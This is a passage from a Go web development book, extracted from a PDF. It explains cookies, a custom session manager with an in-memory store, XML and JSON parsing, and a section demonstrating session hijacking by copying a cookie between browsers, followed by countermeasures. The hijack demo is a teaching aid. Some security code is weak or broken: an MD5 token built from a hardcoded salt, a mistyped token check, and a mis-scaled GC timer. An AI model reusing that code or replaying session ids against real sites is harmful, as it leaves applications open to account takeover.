


Figure 6.3 cookie in browsers.

Cookie has expired time, and there are two kinds of cookies based on life period: session cookie and persistent cookie.

If you don't set expired time, browser will not save it into local file after you close the browser, it's called session cookies; this kind of cookies are usually saved in memory instead of local file system.

If you set expired time (setMaxAge(606024)), browser will save this cookies in local file system, and it will not be deleted until reached expired time. Cookies that is saved in local file system can be shared in different processes of browsers, for example, two IE windows; different kinds of browsers use different process for handling cookie that is saved in memory.

## Set cookies in Go

Go uses function `SetCookie` in package `net/http` to set cookie:

```
http.SetCookie(w ResponseWriter, cookie *Cookie)
```

`w` is the response of the request, cookie is a struct, let's see how it looks like:

```

type Cookie struct {
 Name string
 Value string
 Path string
 Domain string
 Expires time.Time
 RawExpires string

 // MaxAge=0 means no 'Max-Age' attribute specified.
 // MaxAge<0 means delete cookie now, equivalently 'Max-Age: 0'
 // MaxAge>0 means Max-Age attribute present and given in seconds
 MaxAge int
 Secure bool
 HttpOnly bool
 Raw string
 Unparsed []string // Raw text of unparsed attribute-value pairs
}

```

Here is an example of setting cookie:

```

expiration := *time.LocalTime()
expiration.Year += 1
cookie := http.Cookie{Name: "username", Value: "astaxie", Expires: expiration}
http.SetCookie(w, &cookie)

```

## Get cookie in Go

The above example shows how to set cookies, let's see how to get cookie:

```

cookie, _ := r.Cookie("username")
fmt.Fprint(w, cookie)

```

Here is another way to get cookie:

```

for _, cookie := range r.Cookies() {
 fmt.Fprint(w, cookie.Name)
}

```

As you can see, it's very convenient to get cookie in request.

## Session

Session means a series of actions or messages, for example, your actions from pick up your telephone to hang up can be called a session. However, session implied connection-oriented or keep connection when it's related to network protocol.

Session has more meaning when it hits web development, which means a solution that keep connection status between server and client, sometimes it also means the data storage struct of this solution.

Session is the server side mechanism, server uses something like (or actually) use hash table to save information.

When an application need to assign a new session for the client, server should check if there is any session for same client with unique session id. If the session id has already existed, server just return the same session to client, create a new

session if there is no one for that client (it usually happens when server has deleted corresponding session id but user append old session manually).

The session itself is not complex, but its implementation and deployment are very complicated, so you cannot use "one way to rule them all".

## Summary

In conclusion, the goal of session and cookie is the same, they are both for overcoming defect of HTTP stateless, but they use different ways. Session uses cookie to save session id in client side, and save other information in server side, and cookie saves all information in client side. So you may notice that cookie has some security problems, for example, user name and password can be cracked and collected by other sites.

There are two examples:

1. appA setting unexpected cookie for appB.
2. XSS, appA uses JavaScript `document.cookie` to access cookies of appB.

Through introduction of this section, you should know basic concepts of cookie and session, understand the differences between them, so you will not kill yourself when bugs come out. We will get more detail about session in following sections.

## 6.2 How to use session in Go

You learned that session is a solution of user verification between client and server in section 6.1, and for now there is no support for session from Go standard library, so we're going to implement our version of session manager in Go.

### Create session

The basic principle of session is that server maintains a kind of information for every single client, and client rely on an unique session id to access the information. When users visit the web application, server will create a new session as following three steps as needed:

- Create unique session id
- Open up data storage space: normally we save session in memory, but you will lose all session data once the system interrupt accidentally, it causes serious problems if your web application is for electronic commerce. In order to solve this problem, you can save your session data in database or file system, it makes data be persistence and easy to share with other applications, though it needs more IO pay expenses.
- Send unique session id to clients.

The key step of above steps is to send unique session id to clients. In consideration of HTTP, you can either use respond line, header or body; therefore, we have cookie and URL rewrite two ways to send session id to clients.

- Cookie: Server can easily use Set-cookie in header to save session id to clients, and clients will carry this cookies in future requests; we often set 0 as expired time of cookie that contains session information, which means the cookie will be saved in memory and deleted after users close browsers.
- URL rewrite: append session id as arguments in URL in all pages, this way seems like messy, but it's the best choice if client disabled the cookie feature.

### Use Go to manage session

After we talked about the constructive process of session, you should have a overview of it, but how can we use it in dynamic pages? Let's combine life cycle of session to implement a Go session manager.

### Session management design

Here is the list of factors of session management:

- Global session manager.
- Keep session id unique.

- Have one session for every single user.
- Session storage, in memory, file or database.
- Deal with expired session.

I'll show you a complete example of Go session manager and mentality of designing.

## Session manager

Define a global session manager:

```
type Manager struct {
 cookieName string //private cookiename
 lock sync.Mutex // protects session
 provider Provider
 maxlifetime int64
}

func NewManager(provideName, cookieName string, maxlifetime int64) (*Manager, error) {
 provider, ok := provides[provideName]
 if !ok {
 return nil, fmt.Errorf("session: unknown provide %q (forgotten
import?)", provideName)
 }
 return &Manager{provider: provider, cookieName: cookieName, maxlifetime:
maxlifetime}, nil
}
```

Create a global session manager in main() function:

```
var globalSessions *session.Manager
//然后在init函数中初始化
func init() {
 globalSessions = NewManager("memory", "gosessionid", 3600)
}
```

We know that we can save session in many ways, including memory, file system or database, so we need to define a interface `Provider` in order to represent underlying structure of our session manager:

```

type Provider interface {
 SessionInit(sid string) (Session, error)
 SessionRead(sid string) (Session, error)
 SessionDestroy(sid string) error
 SessionGC(maxLifeTime int64)
}

```

- `SessionInit` implements initialization of session, it returns new session variable if it succeed.
- `SessionRead` returns session variable that is represented by corresponding sid, it creates a new session variable and return if it does not exist.
- `SessionDestory` deletes session variable by corresponding sid.
- `SessionGC` deletes expired session variables according to `maxLifeTime`.

So what methods should our session interface have? If you have web development experience, you should know that there are only four operations for session, which are set value, get value, delete value and get current session id, so our session interface should have four method for these operations.

```

type Session interface {
 Set(key, value interface{}) error //set session value
 Get(key interface{}) interface{} //get session value
 Delete(key interface{}) error //delete session value
 SessionID() string //back current sessionID
}

```

The mentality of designing is from `database/sql/driver` that define the interface first and register specific structure when we want to use. The following code is the internal implementation of session register function.

```

var provides = make(map[string]Provider)

// Register makes a session provide available by the provided name.
// If Register is called twice with the same name or if driver is nil,
// it panics.
func Register(name string, provider Provider) {
 if provider == nil {
 panic("session: Register provide is nil")
 }
 if _, dup := provides[name]; dup {
 panic("session: Register called twice for provide " + name)
 }
 provides[name] = provider
}

```

## Unique session id

Session id is for identifying users of web applications, so it has to be unique, the following code shows how to achieve this goal:

```

func (manager *Manager) sessionId() string {
 b := make([]byte, 32)
 if _, err := io.ReadFull(rand.Reader, b); err != nil {
 return ""
 }
 return base64.URLEncoding.EncodeToString(b)
}

```

## Create session

We need to allocate or get corresponding session in order to verify user operations. Function **SessionStart** is for checking if any session related to current user, create a new one if no related session.

```

func (manager *Manager) SessionStart(w http.ResponseWriter, r *http.Request)
(session Session) {
 manager.lock.Lock()
 defer manager.lock.Unlock()
 cookie, err := r.Cookie(manager.cookieName)
 if err != nil || cookie.Value == "" {
 sid := manager.sessionId()
 session, _ = manager.provider.SessionInit(sid)
 cookie := http.Cookie{Name: manager.cookieName, Value:
url.QueryEscape(sid), Path: "/", HttpOnly: true, MaxAge:
int(manager.maxlifetime)}
 http.SetCookie(w, &cookie)
 } else {
 sid, _ := url.QueryUnescape(cookie.Value)
 session, _ = manager.provider.SessionRead(sid)
 }
 return
}

```

Here is an example that uses session for log in operation.

```

func login(w http.ResponseWriter, r *http.Request) {
 sess := globalSessions.SessionStart(w, r)
 r.ParseForm()
 if r.Method == "GET" {
 t, _ := template.ParseFiles("login.gtpl")
 w.Header().Set("Content-Type", "text/html")
 t.Execute(w, sess.Get("username"))
 } else {
 sess.Set("username", r.Form["username"])
 http.Redirect(w, r, "/", 302)
 }
}

```

## Operation value: set, get and delete

Function `SessionStart` returns a variable that implemented session interface, so how can we use it?

You saw `session.Get("uid")` in above example for basic operation, now let's see a detailed example.

```

func count(w http.ResponseWriter, r *http.Request) {
 sess := globalSessions.SessionStart(w, r)
 createtime := sess.Get("createtime")
 if createtime == nil {
 sess.Set("createtime", time.Now().Unix())
 } else if (createtime.(int64) + 360) < (time.Now().Unix()) {
 globalSessions.SessionDestroy(w, r)
 sess = globalSessions.SessionStart(w, r)
 }
 ct := sess.Get("countrnum")
 if ct == nil {
 sess.Set("countrnum", 1)
 } else {
 sess.Set("countrnum", (ct.(int) + 1))
 }
 t, _ := template.ParseFiles("count.gtpl")
 w.Header().Set("Content-Type", "text/html")
 t.Execute(w, sess.Get("countrnum"))
}

```

As you can see, operate session is very like key/value pattern database in operation Set, Get and Delete, etc.

Because session has concept of expired, so we defined GC to update session latest modify time, then GC will not delete session that is expired but still using.

## **Reset session**

We know that web application has log out operation, and we need to delete corresponding session, we've already used reset operation in above example, let's see the code of function body.

```

//Destroy sessionid
func (manager *Manager) SessionDestroy(w http.ResponseWriter, r *http.Request){
 cookie, err := r.Cookie(manager.cookieName)
 if err != nil || cookie.Value == "" {
 return
 } else {
 manager.lock.Lock()
 defer manager.lock.Unlock()
 manager.provider.SessionDestroy(cookie.Value)
 expiration := time.Now()
 cookie := http.Cookie{Name: manager.cookieName, Path: "/", HttpOnly:
true, Expires: expiration, MaxAge: -1}
 http.SetCookie(w, &cookie)
 }
}

```

## Delete session

Let's see how to let session manager delete session, we need to start GC in main() function:

```

func init() {
 go globalSessions.GC()
}

func (manager *Manager) GC() {
 manager.lock.Lock()
 defer manager.lock.Unlock()
 manager.provider.SessionGC(manager.maxlifetime)
 time.AfterFunc(time.Duration(manager.maxlifetime), func() { manager.GC() })
}

```

We see that GC makes full use of the timer function in package `time`, it automatically calls GC when timeout, ensure that all session are usable during `maxLifeTime`, similar solution can be used to count online users.

## Summary

So far we implemented a session manager to manage global session in the web application, defined the `Provider` interface for storage implementation of `Session`. In next section, we are going to talk about how to implement `Provider` for more session storage structures, and you can reference in the future development.

## 6.3 Session storage

We introduced session manager work principle in previous section, we defined a session storage interface. In this section, I'm going to show you an example of memory-based session storage engine that implements the interface. You can change this to others forms of session storage as well.

```
package memory

import (
 "container/list"
 "github.com/astaxie/session"
 "sync"
 "time"
)

var pder = &Provider{list: list.New()}

type SessionStore struct {
 sid string // unique session id
 timeAccessed time.Time // last access time
 value map[interface{}]interface{} // session value stored inside
}

func (st *SessionStore) Set(key, value interface{}) error {
 st.value[key] = value
 pder.SessionUpdate(st.sid)
 return nil
}

func (st *SessionStore) Get(key interface{}) interface{} {
 pder.SessionUpdate(st.sid)
 if v, ok := st.value[key]; ok {
 return v
 } else {
 return nil
 }
 return nil
}

func (st *SessionStore) Delete(key interface{}) error {
 delete(st.value, key)
 pder.SessionUpdate(st.sid)
 return nil
}
```

```
}

func (st *SessionStore) SessionID() string {
 return st.sid
}

type Provider struct {
 lock sync.Mutex // lock
 sessions map[string]*list.Element // save in memory
 list *list.List // gc
}

func (pder *Provider) SessionInit(sid string) (session.Session, error) {
 pder.lock.Lock()
 defer pder.lock.Unlock()
 v := make(map[interface{}]interface{}, 0)
 newsess := &SessionStore{sid: sid, timeAccessed: time.Now(), value: v}
 element := pder.list.PushBack(newsess)
 pder.sessions[sid] = element
 return newsess, nil
}

func (pder *Provider) SessionRead(sid string) (session.Session, error) {
 if element, ok := pder.sessions[sid]; ok {
 return element.Value.(*SessionStore), nil
 } else {
 sess, err := pder.SessionInit(sid)
 return sess, err
 }
 return nil, nil
}

func (pder *Provider) SessionDestroy(sid string) error {
 if element, ok := pder.sessions[sid]; ok {
 delete(pder.sessions, sid)
 pder.list.Remove(element)
 return nil
 }
 return nil
}

func (pder *Provider) SessionGC(maxlifetime int64) {
 pder.lock.Lock()
 defer pder.lock.Unlock()

 for {
 element := pder.list.Back()
```

```

 if element == nil {
 break
 }
 if (element.Value.(*SessionStore).timeAccessed.Unix() + maxlifetime) <
time.Now().Unix() {
 pder.list.Remove(element)
 delete(pder.sessions, element.Value.(*SessionStore).sid)
 } else {
 break
 }
 }
}

func (pder *Provider) SessionUpdate(sid string) error {
 pder.lock.Lock()
 defer pder.lock.Unlock()
 if element, ok := pder.sessions[sid]; ok {
 element.Value.(*SessionStore).timeAccessed = time.Now()
 pder.list.MoveToFront(element)
 return nil
 }
 return nil
}

func init() {
 pder.sessions = make(map[string]*list.Element, 0)
 session.Register("memory", pder)
}

```

The above example implemented a memory-based session storage mechanism, then use init() function to register this storage engine to session manager. So how to register this engine?

```

import (
 "github.com/astaxie/session"
 _ "github.com/astaxie/session/providers/memory"
)

```

Use import mechanism to register this engine in init() function automatically to session manager, then we use following code to initialize a session manager:

```
var globalSessions *session.Manager

// initialize in init() function
func init() {
 globalSessions, _ = session.NewManager("memory", "gosessionid", 3600)
 go globalSessions.GC()
}
```

## 6.4 Prevent hijack of session

Session hijack is a broader exist serious security threaten. Clients use session id to communicate with server, and we can easily to find out which is the session id when we track the communications, and used by attackers.

In the section, we are going to show you how to hijack session in order to help you understand more about session.

### Session hijack process

The following code is a counter for `count` variable:

```
func count(w http.ResponseWriter, r *http.Request) {
 sess := globalSessions.SessionStart(w, r)
 ct := sess.Get("countnum")
 if ct == nil {
 sess.Set("countnum", 1)
 } else {
 sess.Set("countnum", (ct.(int) + 1))
 }
 t, _ := template.ParseFiles("count.gtpl")
 w.Header().Set("Content-Type", "text/html")
 t.Execute(w, sess.Get("countnum"))
}
```

The content of `count.gtpl` as follows:

```
Hi. Now count:{{.}}
```

Then we can see following content in the browser:




Figure 6.4 count in browser.

Keep refreshing until the number becomes 6, and we open the cookies manager (I use chrome here), you should see following information:





Figure 6.5 cookies that saved in browser.

This step is very important: open another browser (I use firefox here), copy URL to new browser, and open cookie simulator to crate a new cookie, input exactly the same value of cookie we saw.



Figure 6.6 Simulate cookie.

Refresh page, and you'll see:



Hi. Now count:7

Figure 6.7 hijack session succeed.

Here we see that we can hijack session between different browsers, and same thing will happen in different computers. If you click firefox and chrome in turn, you'll see they actually modify the same counter. Because HTTP is stateless, so there is no way to know the session id from firefox is simulated, and chrome is not able to know its session id has been hijacked.

## prevent session hijack

### cookie only and token

Through the simple example of session hijack, you should know that it's very dangerous because attackers can do whatever they want. So how can we prevent session hijack?

The first step is to set session id only in cookie, instead of in URL rewrite, and set `httponly` property of cookie to true to restrict client script to access the session id. So the cookie cannot be accessed by XSS and it's not as easy as we showed to get session id in cookie manager.

The second step is to add token in every request, like we deal with repeat form in previous sections, we add a hidden field that contains token, and verify this token to prove that the request is unique.

```
h := md5.New()
salt:="astaxie%^7&8888"
io.WriteString(h,salt+time.Now().String())
token:=fmt.Sprintf("%x",h.Sum(nil))
if r.Form["token"]!=token{
 // ask to log in
}
sess.Set("token",token)
```

### Session id timeout

Another solution is to add a create time for every session, and we delete the session id when it's expired and create a new one. This can prevent session hijack at some point.

```
createtime := sess.Get("createtime")
if createtime == nil {
 sess.Set("createtime", time.Now().Unix())
} else if (createtime.(int64) + 60) < (time.Now().Unix()) {
 globalSessions.SessionDestroy(w, r)
 sess = globalSessions.SessionStart(w, r)
}
```

We set a value to save the create time and check if it's expired(I set 60 seconds here), this step can avoid many of session hijack.

Combine those two solutions, you can avoid most of session hijack in your web applications. In the one hand, session id changes frequently and attacker always get expired and useless session id; in the other hand, we set session id can only be passed through cookie and the cookies is `httponly`, so all attacks based on URL are not working. Finally, we set `MaxAge=0` which means session id will not be saved in history in browsers.

## 6.5 Summary

In this chapter, we learned what is session and what is cookie, and the relationship between them. And because Go doesn't support session in standard library, so we designed a session manager, go through the whole processes from create session to delete session. Then we defined a interface called `Procidder` which supports for all session storage structures. In section 6.3, we implemented a session manager that use memory to save data. In section 6.4, I showed you how to hijack session and the way to prevent session hijack. I hope you know all the working principles of session in order to use session by safer way.

# 7 Text files

Handling text file is a big part of web development, we often need to produce or handle received text content, including strings, numbers, JSON, XML, etc. As a high performance language, Go has good support from standard library, and you'll find out that it's design just awesome, you can easily use them to deal with your text content. This chapter contains 4 sections, which gives full introduction of text processing in Go.

XML is an interactive language that is commonly used in many API, many web servers that are written by Java are using XML as standard interaction language, we will talk about XML in section 7.1. In section 7.2, we will take a look at JSON which is very popular in recent years and much more convenient than XML. In section 7.3, we are going to talk about regular expression which looks like a language that is used by aliens. In section 7.4, you will see how to use MVC model to develop applications in Go and use `template` package to use templates. In section 7.5, we'll give a introduction of operating files and folders. Finally, we will explain some string operations in Go in section 7.6.

## 7.1 XML

XML is a commonly used data communication format in web services today, it becomes more and more important role in daily development. In this section, we're going to introduce how to work with XML through standard library.

I'll not teach what is XML or something like that, please read more documentation about XML if you haven't known that. We only focus on how to encode and decode XML files.

Suppose you are a operation staff, and you have following XML configuration file:

```
<?xml version="1.0" encoding="utf-8"?>
<servers version="1">
 <server>
 <serverName>Shanghai_VPN</serverName>
 <serverIP>127.0.0.1</serverIP>
 </server>
 <server>
 <serverName>Beijing_VPN</serverName>
 <serverIP>127.0.0.2</serverIP>
 </server>
</servers>
```

Above XML document contains two kinds of information about your server, which are server name and IP; we will use this document in our following examples.

### Parse XML

How to parse this XML document? We can use function `Unmarshal` in package `xml` to do this.

```
func Unmarshal(data []byte, v interface{}) error
```

data receives data stream from XML, v is the structure you want to output, it is a interface, which means you can convert XML to any kind of structures. Here we only talk about how to convert to `struct` because they have similar tree structures.

Sample code:

```

package main

import (
 "encoding/xml"
 "fmt"
 "io/ioutil"
 "os"
)

type Recurlyservers struct {
 XMLName xml.Name `xml:"servers"`
 Version string `xml:"version,attr"`
 Svs []server `xml:"server"`
 Description string `xml:",innerxml"`
}

type server struct {
 XMLName xml.Name `xml:"server"`
 ServerName string `xml:"serverName"`
 ServerIP string `xml:"serverIP"`
}

func main() {
 file, err := os.Open("servers.xml") // For read access.
 if err != nil {
 fmt.Printf("error: %v", err)
 return
 }
 defer file.Close()
 data, err := ioutil.ReadAll(file)
 if err != nil {
 fmt.Printf("error: %v", err)
 return
 }
 v := Recurlyservers{}
 err = xml.Unmarshal(data, &v)
 if err != nil {
 fmt.Printf("error: %v", err)
 return
 }

 fmt.Println(v)
}

```

XML actually is a tree data structure, and we can define a almost same struct in Go, then use

`xml.Unmarshal` to convert from XML to our struct object. The sample code will print following content:

```
{{ servers} 1 [{ { server} Shanghai_VPN 127.0.0.1} {{ server} Beijing_VPN
127.0.0.2}]
<server>
 <serverName>Shanghai_VPN</serverName>
 <serverIP>127.0.0.1</serverIP>
</server>
<server>
 <serverName>Beijing_VPN</serverName>
 <serverIP>127.0.0.2</serverIP>
</server>
}
```

We used `xml.Unmarshal` to parse XML document to corresponding struct object, and you should see that we have something like `xml:"serverName"` in our struct. This is a feature of struct which is called `struct tag` for helping reflection. Let's see the definition of `Unmarshal` again:

```
func Unmarshal(data []byte, v interface{}) error
```

The first argument is XML data stream, the second argument is the type of storage, for now it supports struct, slice and string. XML package uses reflection to achieve data mapping, so all fields in `v` should be exported. But we still have a problem, how can it knows which field is corresponding to another one? Here is a priority level when parse data. It tries to find struct tag first, if it cannot find then get field name. Be aware that all tags, field name and XML element are case sensitive, so you have to make sure that one-one correspondence.

Go reflection mechanism allows you to use these tag information to reflect XML data to struct object. If you want to know more about reflection in Go, please read more about package documentation of struct tag and reflect.

Here are the rules when package `xml` parse XML document to struct:

- If the a field type is string or `[]byte` with tag `", innerxml"`, `Unmarshal` assign raw XML data to it, like `Description` in above example:  
`Shanghai_VPN127.0.0.1Beijing_VPN127.0.0.2`
- If a field called `XMLName` and its type is `xml.Name`, then it gets element name, like `servers` in above example.
- If a field's tag contains corresponding element name, then it gets element name as well,

like `servername` and `serverip` in above example.

- If a field's tag contains `",attr"`, then it gets corresponding element's attribute, like `version` in above example.
- If a field's tag contains something like `"a>b>c"`, it gets value of element c of node b of node a.
- If a field's tag contains `"= "`, then it gets nothing.
- If a field's tag contains `",any"`, then it gets all child elements which do not fit other rules.
- If XML elements have one or more comments, all of these comments will be added to the first field that has the tag that contains `",comments"`, this field type can be string or `[]byte`, if this kind field does not exist, all comments are discard.

These rules tell you how to define tags in struct, once you understand these rules, everything as easy as the sample code. Because tags and XML elements are one-one correspondence, we can also use slice to represent multiple elements in same level.

Note that all fields in struct should be `exported(capitalize)` in order to parse data correctly.

## Produce XML

What if we want to produce XML document instead of parsing it, how can we do it in Go? `xml` package provides two functions which are `Marshal` and `MarshalIndent` where the second function has indents for your XML document. Their definition as follows:

```
func Marshal(v interface{}) ([]byte, error)
func MarshalIndent(v interface{}, prefix, indent string) ([]byte, error)
```

The first argument is for storing XML data stream for both functions.

Let's has an example to see how it works:

```
package main

import (
 "encoding/xml"
 "fmt"
 "os"
)

type Servers struct {
 XMLName xml.Name `xml:"servers"`
 Version string `xml:"version,attr"`
 Svs []server `xml:"server"`
}

type server struct {
 ServerName string `xml:"serverName"`
 ServerIP string `xml:"serverIP"`
}

func main() {
 v := &Servers{Version: "1"}
 v.Svs = append(v.Svs, server{"Shanghai_VPN", "127.0.0.1"})
 v.Svs = append(v.Svs, server{"Beijing_VPN", "127.0.0.2"})
 output, err := xml.MarshalIndent(v, " ", " ")
 if err != nil {
 fmt.Printf("error: %v\n", err)
 }
 os.Stdout.Write([]byte(xml.Header))
 os.Stdout.Write(output)
}
```

The above example prints following information:

```

<?xml version="1.0" encoding="UTF-8"?>
<servers version="1">
<server>
 <serverName>Shanghai_VPN</serverName>
 <serverIP>127.0.0.1</serverIP>
</server>
<server>
 <serverName>Beijing_VPN</serverName>
 <serverIP>127.0.0.2</serverIP>
</server>
</servers>

```

As we defined before, the reason we have `os.Stdout.Write([]byte(xml.Header))` is both of function `xml.MarshalIndent` and `xml.Marshal` do not output XML header by itself, so we have to print it in order to produce XML document correctly.

Here we see `Marshal` also receives `v` in type `interface{}`, so what are the rules when it produces XML document?

- If `v` is a array or slice, it prints all elements like value.
- If `v` is a pointer, it prints content that `v` point to, it prints nothing when `v` is nil.
- If `v` is a interface, it deal with interface as well.
- If `v` is one of other types, it prints value of that type.

So how can it decide elements' name? It follows following rules:

- If `v` is a struct, it defines name in tag of XMLName.
- Field name is XMLName and type is `xml.Name`.
- Field tag in struct.
- Field name in struct.
- Type name of marshal.

Then we need to figure out how to set tags in order to produce final XML document.

- XMLName will not be printed.
- Fields that have tag contains `" - "` will not be printed.
- If tag contains `"name,attr"`, it uses name as attribute name and field value as value, like `version` in above example.
- If tag contains `",attr"`, it uses field's name as attribute name and field value as value.
- If tag contains `",chardata"`, it prints character data instead of element.
- If tag contains `",innerxml"`, it prints raw value.
- If tag contains `",comment"`, it prints it as comments without escaping, so you cannot have `--` in its value.

- If tag contains "omitempty", it omits this field if its value is zero-value, including false, 0, nil pointer or nil interface, zero length of array, slice, map and string.
- If tag contains "a>b>c", it prints three elements where a contains b, b contains c, like following code:

```
FirstName string xml:"name>first" LastName string xml:"name>last"
```

Asta Xie

You may notice that struct tag is very useful when you deal with XML, as well as other data format in following sections, if you still have problems with working with struct tag, you probably should read more documentation about it before get into next section.

## 7.2 JSON

JSON(JavaScript Object Notation) is a lightweight data exchange language which is based on text description, its advantages including self-descriptive, easy to understand, etc. Even though it is a sub-set of JavaScript, JSON uses different text format to become an independent language, and has some similarities with C-family languages.

The biggest difference between JSON and XML is that XML is a complete mark language, but JSON is not. JSON is smaller and faster than XML, therefore it's much easier and quicker to parse in browsers, which is an important reason that many open platforms choose to use JSON as their data exchange interface language.

Since JSON is becoming more important in web development, let's take a look at the level of support JSON in Go. Actually, the standard library has very good support for encoding and decoding JSON.

Here we use JSON to represent the example in previous section:

```
{"servers": [{"serverName": "Shanghai_VPN", "serverIP": "127.0.0.1"},
 {"serverName": "Beijing_VPN", "serverIP": "127.0.0.2"}]}
```

The rest of this section will use this JSON data to introduce you how to operate JSON in Go.

## Parse JSON

### Parse to struct

Suppose we have JSON in above example, how can we parse this data and map to struct in Go? Go has following function to do this:

```
func Unmarshal(data []byte, v interface{}) error
```

We can use this function to achieve our goal, here is a complete example:

```

package main

import (
 "encoding/json"
 "fmt"
)

type Server struct {
 ServerName string
 ServerIP string
}

type Serverslice struct {
 Servers []Server
}

func main() {
 var s Serverslice
 str := `{"servers": [{"serverName": "Shanghai_VPN", "serverIP": "127.0.0.1"}, {"serverName": "Beijing_VPN", "serverIP": "127.0.0.2"}]}`
 json.Unmarshal([]byte(str), &s)
 fmt.Println(s)
}

```

